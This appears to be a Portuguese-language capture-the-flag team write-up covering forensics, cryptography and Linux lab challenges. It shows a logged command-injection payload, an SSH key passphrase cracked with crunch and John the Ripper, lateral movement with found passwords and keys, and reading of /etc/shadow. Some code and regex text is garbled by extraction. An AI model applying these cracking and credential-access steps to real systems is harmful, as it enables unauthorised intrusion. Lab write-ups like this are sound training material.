
**Y3liM3JjN2ZsMzEyM3s3aDE1X3IwMDdfNGNjMzU1XzEIX3
czMXJkX200bn0=**

Decoded: cyb3rc7f13123{7h15_r007_4cc355_15_w31rd_m4n}

FORENSIC ANALYSIS

Forensic Analysis 1


Começamos por instalar a aplicação “Audacity” na máquina virtual, em seguida abrimos o ficheiro “Flag.mp3” e no menu “Flag” onde se encontra selecionada a opção “Waveform” alteramos para “Spectrogram” e assim ficou visível a “flag” pretendida.



cyb3rc7fl3123{y0u_5h0uld_34r_wh47_7h3_07h3r_6uy_h45_70_54y}

Forensic Analysis 2

Depois de abrir e analisar o ficheiro com uso do “Wireshark” filtramos os pacotes por HTTP dentre os quais um se destacou pela sua descrição:



Após analisarmos o pacote identificamos os itens “Name” e “pass”, após usarmos o Base64 para decodificar o valor de “Pass” obtemos a flag.

cyb3rc7fl3123{7ry_70_c4ch3_m3_1f_y0u_c4n}

Forensic Analysis 3

A tarefa era identificar um ataque de "Command Injection" a partir de um arquivo de logs de um servidor web.

Ficheiro Editar Ver

"192.168.4.25 - - [22/Dec/2016:16:30:52 +0300] "POST /administrator/index.php HTTP/1.1" 303 382
"http://192.168.4.161/DVWA" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko)
Chrome/41.0.2228.0 Safari/537.21"
"192.168.4.25 - - [22/Dec/2016:16:29:05 +0300] "POST /index.php/component/search/ HTTP/1.1" 500 2011 "-"
"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.21""
"192.168.4.25 - - [22/Dec/2016:16:28:53 +0300] "POST /index.php/component/search/ HTTP/1.1" 303 374
"http://192.168.4.161/DVWA" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko)
Chrome/41.0.2228.0 Safari/537.21""
"192.168.4.25 - - [22/Dec/2016:16:32:50 +0300] "POST /index.php/component/search/ HTTP/1.1" 200 3054
"http://192.168.4.161/DVWA" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko)
Chrome/41.0.2228.0 Safari/537.21""
"192.168.4.25 - - [22/Dec/2016:16:29:13 +0300] "POST /index.php/component/search/ HTTP/1.1" 200 3056 "-"
"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.21""
"192.168.4.25 - - [22/Dec/2016:16:29:33 +0300] "GET /index.php/component/search/?
searchword=&ordering=alpha&searchphrase=all&areas[0]=newsfeeds HTTP/1.1" 200 3122 "http://192.168.4.161/DVWA"
"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.21""
"192.168.4.25 - - [22/Dec/2016:16:24:39 +0300] "POST /index.php/component/search/ HTTP/1.1" 303 412 "-"
"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.21""
"192.168.4.25 - - [22/Dec/2016:16:28:52 +0300] "POST /index.php/component/search/ HTTP/1.1" 303 377
"http://192.168.4.161/DVWA" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko)
Chrome/41.0.2228.0 Safari/537.21""
"192.168.4.25 - - [22/Dec/2016:16:28:58 +0300] "POST /index.php/component/search/ HTTP/1.1" 200 3052 "-"
"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.21""
"192.168.4.19 - - [22/Dec/2016:16:21:56 +0300] "POST /index.php/component/search/ HTTP/1.1" 303 376
"http://192.168.4.161/DVWA" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko)
Chrome/41.0.2228.0 Safari/537.21""
"192.168.4.25 - - [22/Dec/2016:16:20:49 +0300] "POST /index.php/component/search/ HTTP/1.1" 303 376
"http://192.168.4.161/DVWA" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko)
Chrome/41.0.2228.0 Safari/537.21""
"192.168.4.10 - - [22/Dec/2016:16:18:20 +0300] "GET /templates/beez_20/css/personal.css HTTP/1.1" 200 4918
"http://192.168.4.161/?wvtest=javascript:domxssExecutionSink(1,%22%5C%22%3E%3Cxstag%3E()%22)%22" "Mozilla/5.0
(Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.21""

Dado o volume de logs ser muito grande para ser analisado manualmente, decidimos usar uma ferramenta automatizada chamada "scalp" para fazer a análise.

```
[nuno@kali:~]$ python2 scalp-0.4.py -l forensic_analysis_3.txt -f filters.xml -a lfi --html -o output
```

Após executar o comando de análise utilizando a ferramenta “scalp”, ela retornou vários “logs”, classificando alguns como "Impact 7", que são considerados os mais perigosos. Dentre esses “logs”, encontramos um que parece corresponder a um ataque de "Command Injection" com a seguinte linha:

Reason: Detects code injection attempts 2/3

Log line: /index.php?arg=8.8.8.8:system('id')

Matching Regexp:(?:(?:[:]|\(<[?%]\|(?>php)\?)|.*

(?definelevelfile get_contents!include!require!require_oncelset!shell_exec!lhn!info!system!passthru!lpreq !w+execute!)\\$!"(@!)


Ao verificar o arquivo de logs original, encontramos o registro correspondente a essa linha, com o timestamp "[22/Dec/2016:16:31:51 +0300]". Com isso, a "flag" final que obtivemos é:

cyb3rc7fl3123{[22/Dec/2016:16:31:51 +0300]}

Cryptography

Cryptography 1

Começamos primeiramente por abrir o ficheiro flag.txt que nos foi fornecido e deparamo-nos com o seguinte:



```
%96 p$rx 4@56 567:?6D hc AC:?E23=6 492C24E6CD[ D@ 2 C@E2E:@? @7 92=7 Whc^a 1 cfx >2<6D :E A@DD:3=6 E@ @3E2:? 2
DJ>>6EC:42= 4:A96C[ D:>:=2C E@ #~%b W7@C E96 ae =6EE6CD @7 E96 2=A9236EX] %96 7=28 : D
H@HHHHH8?I5h9g7IeJ`ha`<@dh9H>`8 @c4d3G5GcdHfIIg:=Ef5HKB4_G73FA5_
```

Conseguimos perceber de imediato, dadas as instruções que nos foram fornecidas, que iríamos necessitar de desencriptar para termos acesso á “flag”. Então primeiramente começamos por identificar que tipo de cifra tínhamos em nossa posse usando o website “dcode.fr” e chegamos á conclusão que é uma cifra “ROT-47”



The screenshot shows the dcode.fr cipher-identifier tool. In the search bar, the encrypted message is pasted: "%96 p\$rx 4@56 567:?6D hc AC:?E23=6 492C24E6CD[D@ 2 C@E2E:@? @7 92=7 Whc^a 1 cfx >2<6D :E A@DD:3=6 E@ @3E2:? 2 DJ>>6EC:42= 4:A96C[D:>:=2C E@ #~%b W7@C E96 ae =6EE6CD @7 E96 2=A9236EX] %96 7=28 : D H@HHHHH8?I5h9g7IeJ`ha`<@dh9H>`8 @c4d3G5GcdHfIIg:=Ef5HKB4_G73FA5_". The results section suggests "ROT-47_Cipher" as the most likely type. The "ENCRYPTED MESSAGE IDENTIFIER" section shows the same input text. The "ANSWER TO QUESTIONS (FAQ)" section includes links to "How to decrypt a cipher text?", "How to recognize a cipher?", and "How does the detector display a warning?". The "SIMILAR PAGES" section lists various cryptanalysis tools. The "SUPPORT" section includes links to "Paypal", "Patreon", and "More". The "FORUM/HELP" section is partially visible at the bottom.

A partir daí usamos a ferramenta disponível no site para desencriptar a nossa cifra ROT-47 de forma a obtermos a flag.



The screenshot shows the dCode.fr website for the ROT-47 cipher. The main page features a decorative scroll with the word "CODE" and a search bar. Below it, there's a section for "Search a tool" with options to search by keyword or browse a list of tools. The results for the ROT-47 cipher are displayed, showing the cipher text: "cyb3rc7fl3123{wowww9wgnxd9h8fx6y19p1ko59hwm1g1o4c5bvdvr5w7x x8ilt7dwzqc0vfbupd0}". To the right, there's a "ROT-47 DECODER" section with a large input field containing the cipher text and a "DECRYPT ROT47" button. Below it is a "ROT-47 ENCODER" section with a "PLAIN TEXT" input field and a "ENCRYPT WITH ROT-47" button. A sidebar on the right lists related topics like ROT47 Decoder, ROT47 Encoder, and various cipher types. The bottom of the page has sections for "Answers to Questions (FAQ)" and "Similar pages".

Ou seja, o código ASCII define 94 caracteres imprimíveis, pelo que uma rotação de metade ($94/2 = 47$) que nos permite obter uma cifra simétrica, semelhante a ROT3 (para as 26 letras do alfabeto).

cyb3rc7fl3123{wowww9wgnxd9h8fx6y19p1ko59hwm1g1o4c5bvdvr5w7x x8ilt7dwzqc0vfbupd0}

Cryptography 2

Neste próximo desafio temos de encontrar uma senha de uma chave ssh, sabendo que a senha tinha 11 caracteres, tinha caracteres especiais, letras maiúsculas e minúsculas e alguns números.

O primeiro caractere era "!", o segundo era "z", o terceiro era um "9", o sexto era "_" seguido de "WT" e o décimo era "". Todo o resto era composto de letras minúsculas e números.

Sabendo isto começamos por utilizar o seguinte comando:

```
crunch 11 11 0123456789abcdefghijklmnopqrstuvwxyz -t '!z@#@_WT@`@' -o
wordlist.txt
```

```
└─(nuno㉿kali)-[~]
$ crunch 11 11 0123456789abcdefghijklmnopqrstuvwxyz -t '!z@{@_WT@`@' -o wordlist.txt

Crunch will now generate the following amount of data: 725594112 bytes
691 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 60466176
crunch: 100% completed generating output

└─(nuno㉿kali)-[~]
$ [REDACTED]
```

O "crunch" é usado para gerar uma lista de palavras com 11 caracteres, combinando dígitos de 0 a 9 e letras minúsculas de a a z. O parâmetro "-t" é usado para definir um padrão de formatação, onde "!z@{@_WT@`@'" é usado como um exemplo. O resultado é então guardado num arquivo chamado "wordlist.txt".

De seguida usamos o seguinte comando:

python ssh2john.py id_rsa > _rsa.hash

```
└─(nuno㉿kali)-[~]
$ python ssh2john.py id_rsa > _rsa.hash
```

Neste caso, um script chamado "ssh2john.py" é usado para converter a chave privada "id_rsa" num formato adequado para a ferramenta John the Ripper, que é uma ferramenta para descobrir a password. O resultado é usado para um arquivo chamado "_rsa.hash".

De seguida usamos o seguinte comando:

split -l 3000000 wordlist.txt

Aqui, o comando "split" é usado para dividir o arquivo "wordlist.txt" em pedaços menores de aproximadamente 3 milhões de linhas cada. Isso é feito para facilitar a divisão e distribuição do trabalho ao realizar o brute force. Os pedaços resultantes são armazenados em arquivos separados. Fizemos isto porque previamente o processo de brute force foi muito mais demorado sem chegarmos a um resultado conclusivo.

Por fim usamos o seguinte:

john --wordlist=xas --fork=8 _rsa.hash

```
(nuno@kali)-[~]
$ john --wordlist=xas --fork=8 _rsa.hash

Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 3
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for a
Cost 2 (iteration count) is 16 for all loaded hashes
Node numbers 1-8 of 8 (fork)
```

Após uns minutos obtivemos então a password e, portanto, a flag:

cyb3rc7fl3123{!z96q_WT1`c}

Cryptography 4

Começamos por descarregar os ficheiros disponibilizados começamos por ver o ficheiro “encode.py”. Ao analisar esse script percebemos que a “flag” tinha sido codificada em base 64.

No entanto, sabemos que tínhamos de usar um processo reverso para conseguirmos retribuir o código, por tanto usamos o seguinte:

```
import base64
import struct

state = True
decode, seconddecode = ([] for _ in range(2))
r =
str.maketrans('ABCDEFGHIJKLMabcdefghijklmNOPQRSTUVWXYZnopqrstuvwxyz',
'NOPQRSTUVWXYZnopqrstuvwxyzABCDEFGHIJKLMabcdefghijklm')

def dec(num, d):
    num = int(num - d)
    return num

base64_message =
"MTMzLCAxNTUsIDEzMiwgNzIsIDE0OCwgMTMzLCA3NiwgMTM2LC
AxNDIsIDcyLCA3MCwgNzEsIDcyLC
AxNTcsIDE0OCwgNzIsIDE1MiwgNzIsID
E0OCwgNzQsIDcyLC
AxMjksIDcyLC
AxNDQsIDc1LC
A3MCwgMTQ0LC
A3Mi
wgNzIsIDE0OCwgMTI5LC
A3NiwgMTM4LC
A3MCwgNzQsIDEyOSwgMTQz
LC
A2OSwgNzYsIDEzM
CwgNzIsIDE0OCwgMTI5LC
A3NiwgMTQ4LC
AxNTE
sIDEzM
ywgMTQxLC
A3MiwgMTQ4LC
AxNTk="
```

try:

```
    store = base64.b64decode(base64_message).decode('ascii')
    seconddecode = list(map(int, store.split(',')))
```

except:

```
    print("Invalid Base64 Encoded Message!")
    exit()
```

possible_solutions = []

for dnum in range(1, 101):

```
    decode = []
```

for x in seconddecode:

```
    m = chr(x)
```

```
    num = int(dec(ord(m.translate(r)), dnum))
```

```
    decode.append(num)
```

try:

```
    byte_array = bytes(decode)
```

```
    decoded_message = struct.pack('B' * len(byte_array),
```

```
*byte_array).decode('latin-1')
```

```
except (ValueError, UnicodeDecodeError):
```

```
    continue
```

if '{}' in decoded_message and '{}' in decoded_message:

```
    possible_solutions.append(decoded_message)
```

print("Possible Solutions:")

for solution in possible_solutions:

```
    print(solution)
```

```

GNU nano 7.2
decode.py

import base64
import struct

state = True
decode, secondecode = ([] for _ in range(2))
r = str.maketrans('ABCDEFGHIJKLMabcdefghijklmNOPQRSTUVWXYZnopqrstuvwxyz', 'NOPQRSTUVWXYZnopqrstuvwxyz')

def dec(num, d):
    num = int(num - d)
    return num

base64_message = "MTMzLCAxNTUsIDEzMiwgNzIsIDE0OCwgMTMzLCA3NiwgMTM2LCAxNDIsIDcyLCA3MCwgNzEsIDcyLCAxNTcs"

try:
    store = base64.b64decode(base64_message).decode('ascii')
    secondecode = list(map(int, store.split(',')))
except:
    print("Invalid Base64 Encoded Message!")
    exit()

possible_solutions = []

for dnum in range(1, 101):
    decode = []

    for x in secondecode:
        m = chr(x)
        num = int(dec(ord(m.translate(r)), dnum))
        decode.append(num)

    try:
        byte_array = bytes(decode)
        decoded_message = struct.pack('B' * len(byte_array), *byte_array).decode('latin-1')
    except (ValueError, UnicodeDecodeError):
        continue

    if '{' in decoded_message and '}' in decoded_message:
        possible_solutions.append(decoded_message)

print("Possible Solutions:")
for solution in possible_solutions:
    print(solution)

```

Este código decodifica a mensagem codificada em base64 e tenta encontrar possíveis soluções tentando diferentes valores de dnum (1 a 100). Ele verifica se a mensagem decodificada contém '{' e '}', indicando uma possível solução. Se alguma solução possível for encontrada, ela será impressa no final.

Então colocamos o código num ficheiro “decode.py” e executamos dando-nos, portanto a nossa “flag” pretendida.

```

└─(diogo㉿kali)-[~]
$ cd Downloads

└─(diogo㉿kali)-[~/Downloads]
$ python decode.py
Possible Solutions:
xwHxL{HFGHHHJHtHKFHtL}FJtEL}HtLxH
srCsGv|CABCCCECoC~FA~CCoGxAEo}@GxCoGs{C
rqBrFu{B@ABBBDBnB}E@}BBnFw@Dn|?FwBnFrzB
e{d5te9hn5345}t5x5t75a5p83p55ta9j37ao29j5ta9twem5t
cyb3rc7fl3123{r3v3r53_3n61n33r_7h15_m07h3r_7ruck3r}

```

cyb3rc7fl3123{r3v3r53_3n61n33r_7h15_m07h3r_7ruck3r}

Linux Challenge

Linux Challenge 1 –

Foi nos pedido para fazer SSH para uma máquina com as seguintes credenciais e IP.

- IP: **10.1.2.13**
- User: john
- Password: **4X5692cZFPVOROqf**

Portanto começamos por fazer o ssh e explorar por fazer **ls -la**:

```
john@8d77313d8fa0:~$ ls -la
total 60
drwxr-xr-x 1 john john 4096 Jun 17 16:04 .
drwxr-xr-x 1 root root 4096 May 16 10:42 ..
-rw-r--r-- 1 john john 15 May 16 10:42 .bashrc
drwx----- 2 john john 4096 Jun 17 16:04 .cache
-rw-r--r-- 1 john john 15 May 16 10:42 .profile
drwx----- 1 john john 4096 May 16 10:42 Desktop
drwxr-xr-x 1 john john 4096 May 16 10:42 Documents
drwxr-xr-x 1 john john 4096 May 16 10:42 Downloads
drwxr-xr-x 1 john john 4096 May 16 10:42 Music
drwxr-xr-x 1 john john 4096 May 16 10:42 Pictures
drwxr-xr-x 1 john john 4096 May 16 10:42 Public
drwxr-xr-x 1 john john 4096 May 16 10:42 Templates
drwxr-xr-x 1 john john 4096 May 16 10:42 Videos
drwxr-xr-x 1 john john 4096 May 16 10:42 snap
john@8d77313d8fa0:~$ █
```

Explorando cada um dos diretórios obtivemos no diretório “Desktop” o seguinte:

```
john@8d77313d8fa0:~$ ls -la
total 60
drwxr-xr-x 1 john john 4096 Jun 17 16:04 .
drwxr-xr-x 1 root root 4096 May 16 10:42 ..
-rw-r--r-- 1 john john 15 May 16 10:42 .bashrc
drwx----- 2 john john 4096 Jun 17 16:04 .cache
-rw-r--r-- 1 john john 15 May 16 10:42 .profile
drwx----- 1 john john 4096 May 16 10:42 Desktop
drwxr-xr-x 1 john john 4096 May 16 10:42 Documents
drwxr-xr-x 1 john john 4096 May 16 10:42 Downloads
drwxr-xr-x 1 john john 4096 May 16 10:42 Music
drwxr-xr-x 1 john john 4096 May 16 10:42 Pictures
drwxr-xr-x 1 john john 4096 May 16 10:42 Public
drwxr-xr-x 1 john john 4096 May 16 10:42 Templates
drwxr-xr-x 1 john john 4096 May 16 10:42 Videos
drwxr-xr-x 1 john john 4096 May 16 10:42 snap
john@8d77313d8fa0:~$ cd Desktop
john@8d77313d8fa0:~/Desktop$ ls -la
total 12
drwx----- 1 john john 4096 May 16 10:42 .
drwxr-xr-x 1 john john 4096 Jun 17 16:04 ..
-rwx----- 1 john john 23 May 16 10:42 steve.txt
john@8d77313d8fa0:~/Desktop$ █
```

Usando o comando “cat” reparamos que continha provavelmente a password para termos acesso ao utilizador “steve”.

```
drwx----- 1 john john 4096 May 16 10:42 .
drwxr-xr-x 1 john john 4096 Jun 17 16:04 ..
-rwx----- 1 john john 23 May 16 10:42 steve.txt
john@8d77313d8fa0:~/Desktop$ cat steve.txt
steve:Dpl0cL85uhS6B8EF
john@8d77313d8fa0:~/Desktop$
```

Experimentamos, portanto, fazer “**su steve**” para tentar ter acesso ao utilizador “steve” e obtivemos assim a “flag”:

```
john@8d77313d8fa0:~/Desktop$ su steve
Password:
Flag1: cyb3rc7fl3123{1_h473_l1nux_m4n}
steve@8d77313d8fa0:/home/john/Desktop$
```

Flag1: **cyb3rc7fl3123{1_h473_l1nux_m4n}**

Linux Challenge 2 –

Agora temos que encontrar a segunda “flag” que está escondida no sistema. Começamos por fazer um simples “**ls -la**”, mas não nos retribuiu nada.

```
steve@d9070e7da2c8:/home$ cd steve
steve@d9070e7da2c8:~$ ls -la
total 64
drwxr-xr-x 1 steve steve 4096 May 16 10:42 .
drwxr-xr-x 1 root root 4096 May 16 10:42 ..
-rw-r--r-- 1 steve steve 101 May 16 10:42 .bashrc
-rw-r--r-- 1 steve steve 15 May 16 10:42 .profile
drwx----- 1 steve steve 4096 May 16 10:42 .ssh
drwxr-xr-x 1 steve steve 4096 May 16 10:42 Desktop
drwxr-xr-x 1 steve steve 4096 May 16 10:42 Documents
drwxr-xr-x 1 steve steve 4096 May 16 10:42 Downloads
drwxr-xr-x 1 steve steve 4096 May 16 10:42 Music
drwxr-xr-x 1 steve steve 4096 May 16 10:42 Pictures
drwxr-xr-x 1 steve steve 4096 May 16 10:42 Private
drwxr-xr-x 1 steve steve 4096 May 16 10:42 Public
drwxr-xr-x 1 steve steve 4096 May 16 10:42 Templates
drwxr-xr-x 1 steve steve 4096 May 16 10:42 Videos
drwxr-xr-x 1 steve steve 4096 May 16 10:42 snap
steve@d9070e7da2c8:~$
```

No entanto, após bastante pesquisa e investigação nos diretórios encontramos o seguinte:

```
steve@d9070e7da2c8:/usr/share/systemd$ cd flag
bash: cd: flag: No such file or directory
steve@d9070e7da2c8:/usr/share/systemd$ cd ..
steve@d9070e7da2c8:/usr/share$ cd ..
steve@d9070e7da2c8:/usr$ cd ..
steve@d9070e7da2c8:/$ cd usr/local
steve@d9070e7da2c8:/usr/local$ ls -la
total 40
drwxr-xr-x 1 root root 4096 Apr 25 14:03 .
drwxr-xr-x 1 root root 4096 Apr 25 14:03 ..
drwxr-xr-x 2 root root 4096 Apr 25 14:03 bin
drwxr-xr-x 2 root root 4096 Apr 25 14:03 etc
drwxr-xr-x 2 root root 4096 Apr 25 14:03 games
drwxr-xr-x 2 root root 4096 Apr 25 14:03 include
drwxr-xr-x 1 root root 4096 May 16 10:41 lib
lrwxrwxrwx 1 root root 9 Apr 25 14:03 man → share/man
drwxr-xr-x 2 root root 4096 Apr 25 14:06 sbin
drwxr-xr-x 1 root root 4096 May 16 10:41 share
drwxr-xr-x 1 root root 4096 May 16 10:42 src
steve@d9070e7da2c8:/usr/local$ cd src
steve@d9070e7da2c8:/usr/local/src$ ls -la
total 3708 ...
drwxr-xr-x 1 root root 4096 May 16 10:42 .
drwxr-xr-x 1 root root 4096 Apr 25 14:03 ..
-rwx----- 1 steve steve 756782 May 16 10:40 adgsfdgasf.js
-rwx----- 1 steve steve 756782 May 16 10:40 fadf.x
-rwx----- 1 steve steve 756782 May 16 10:40 janfjdkn.txt
-rwx----- 1 steve steve 756782 May 16 10:40 notflag.txt
-rwx----- 1 steve steve 756812 May 16 10:40 sadsas.tx
steve@d9070e7da2c8:/usr/local/src$ █
```

E acabamos por usar o comando: “diff” que significa diferença. Este comando é usado para exibir as diferenças nos arquivos comparando os arquivos linha por linha. Utilizando então o comando “diff” conseguimos então retribuir a flag2.

```
steve@d9070e7da2c8:/usr/local/src$ diff notflag.txt sadsas.tx
42391a42392
> dud3_wh47_7h3_h3ll_4m_1_d01n6
steve@d9070e7da2c8:/usr/local/src$ █
```

flag2: **cyb3rc7fl3123{dud3_wh47_7h3_h3ll_4m_1_d01n6 }**

Linux Challenge 3 –

Agora foi nos sugerido para fazer “ssh” para o user rick.

Então começamos por investigar um diretório de possível interesse:

```
steve@d9070e7da2c8:~$ ls -la
total 64
drwxr-xr-x 1 steve steve 4096 May 16 10:42 .
drwxr-xr-x 1 root root 4096 May 16 10:42 ..
-rw-r--r-- 1 steve steve 101 May 16 10:42 .bashrc
-rw-r--r-- 1 steve steve 15 May 16 10:42 .profile
drwx----- 1 steve steve 4096 May 16 10:42 .ssh
drwxr-xr-x 1 steve steve 4096 May 16 10:42 Desktop
drwxr-xr-x 1 steve steve 4096 May 16 10:42 Documents
drwxr-xr-x 1 steve steve 4096 May 16 10:42 Downloads
drwxr-xr-x 1 steve steve 4096 May 16 10:42 Music
drwxr-xr-x 1 steve steve 4096 May 16 10:42 Pictures
drwxr-xr-x 1 steve steve 4096 May 16 10:42 Private
drwxr-xr-x 1 steve steve 4096 May 16 10:42 Public
drwxr-xr-x 1 steve steve 4096 May 16 10:42 Templates
drwxr-xr-x 1 steve steve 4096 May 16 10:42 Videos
drwxr-xr-x 1 steve steve 4096 May 16 10:42 snap
steve@d9070e7da2c8:~$ cd Private
steve@d9070e7da2c8:~/Private$ cd certs
steve@d9070e7da2c8:~/Private/certs$ ls -la
total 16
drwxr-xr-x 1 steve steve 4096 May 16 10:42 .
drwxr-xr-x 1 steve steve 4096 May 16 10:42 ..
-rw----- 1 steve steve 2602 May 16 10:42 id_rsa
-rw-r--r-- 1 steve steve 572 May 16 10:42 id_rsa.pub
steve@d9070e7da2c8:~/Private/certs$ █
```

Isto indica-nos a chave do SSH (id_rsa), a autenticação de chave pública envolve a geração de um par de chaves criptográficas: uma chave pública e uma chave privada. O arquivo ID_RSA contém a chave privada. A chave privada é usada para desencriptar mensagens criptografadas com a chave pública correspondente.

Então tentamos fazer “ssh” para o user rick usando a chave (id_Rsa) :

```
steve@d9070e7da2c8:~/Private/certs$ ssh -i id_rsa -o StrictHostKeyChecking=no rick@localhost
Warning: Permanently added 'localhost' (ED25519) to the list of known hosts.
Flag3: cyb3rc7fl3123{wh0_7h3_h3ll_15_55h}
rick@d9070e7da2c8:~$ █
```

Flag3: **cyb3rc7fl3123{wh0_7h3_h3ll_15_55h}**

Linux Challenge 4-

Agora foi nos dada uma dica no enunciado a dizer que a “flag” estava escondida onde trabalhos são planeados. No entanto a “flag” está dividida em 2 partes.

Começamos então por pesquisar:

E utilizamos o seguinte comando “**crontab -l**”

“Crontab”, que é a abreviação de tabela “cron”, é um arquivo que contém o agendamento de várias entradas “cron” que devem ser executadas em horários especificados. Outra maneira de descrever o “crontab” é como um utilitário que permite que as tarefas sejam executadas automaticamente em intervalos regulares em segundo plano pelo daemon do “cron”

Encontramos a 1ª parte da flag:

```
rick@d9070e7da2c8:~$ crontab -l
#Flag4_part1: Y3liM3JjN2ZsMzEyM3tVYkdp
@reboot /bin/bash -c "chown -R :hacker /etc/shadow"
rick@d9070e7da2c8:~$ cd /etc/shadow
bash: cd: /etc/shadow: Not a directory
```

E também nos dá indicações do caminho /etc/shadow.

Então fomos procurar e acabamos por encontrar a segunda parte da flag:

```
root@x86_64-100t-100t:~# cat shadow
rick@d9070e7da2c8:/etc$ cat shadow
root:*:19472:0:99999:7:::
daemon:*:19472:0:99999:7:::
bin:*:19472:0:99999:7:::
sys:*:19472:0:99999:7:::
sync:*:19472:0:99999:7:::
games:*:19472:0:99999:7:::
man:*:19472:0:99999:7:::
lp:*:19472:0:99999:7:::
mail:*:19472:0:99999:7:::
news:*:19472:0:99999:7:::
uucp:*:19472:0:99999:7:::
proxy:*:19472:0:99999:7:::
www-data:*:19472:0:99999:7:::
backup:*:19472:0:99999:7:::
list:*:19472:0:99999:7:::
irc:*:19472:0:99999:7:::
gnats:*:19472:0:99999:7:::
nobody:*:19472:0:99999:7:::
_apt:*:19472:0:99999:7:::
systemd-network:*:19493:0:99999:7:::
systemd-resolve:*:19493:0:99999:7:::
messagebus:*:19493:0:99999:7:::
systemd-timesync:*:19493:0:99999:7:::
ftp:*:19493:0:99999:7:::
sshd:*:19493:0:99999:7:::
